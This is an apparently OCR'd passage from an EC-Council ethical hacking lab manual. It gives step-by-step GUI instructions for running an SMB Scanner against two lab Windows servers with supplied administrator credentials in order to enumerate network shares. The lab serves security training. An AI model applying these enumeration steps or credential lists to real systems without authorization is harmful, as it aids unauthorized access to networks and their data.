
17. In the left pane, under the **Manual Tools (all)** section, scroll down and click the **SMB Scanner** option, as shown in the screenshot.

    Note: If a dialog box appears explaining the tool, click **OK**.




18. In the right pane, click the **Start SMB Scanner (external App)** button.

    Note: If the **Demo Version Message** pop-up appears, click **OK**. In the **Reminder** window, click **Start the DEMO**.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

19. The **SMB Scanner** window appears; click the **Edit Target List** button.




20. The **Edit Target List** window appears. In the **Hostname or IPv4 Address** field, enter the target IP address (**10.10.1.19**, in this example). Click the **Add to List** button to add the target IP address to **Target List**.
21. Similarly, add another target IP address (**10.10.1.22**, in this example) to **Target List** and click **OK**.

    Note: In this task, we are targeting the **Windows Server 2019** (10.10.1.19) and **Windows Server 2022** (10.10.1.22) machines.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

22. Now, click **Edit Share Login Credentials** to add credentials to access the target systems.




23. The **Login Credentials List for Share Checking** window appears. Enter **Administrator** and **Pa$$w0rd** in the **Username** and **Password** fields, respectively. Click **Add to List** to add the credentials to the list and click **OK**.

    Note: In this task, we are using the login credentials for the **Windows Server 2019** and **Windows Server 2022** machines to understand the tool. In real-time, attackers may add a list of login credentials by which they can log in to the target machines and obtain the required SMB share information.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
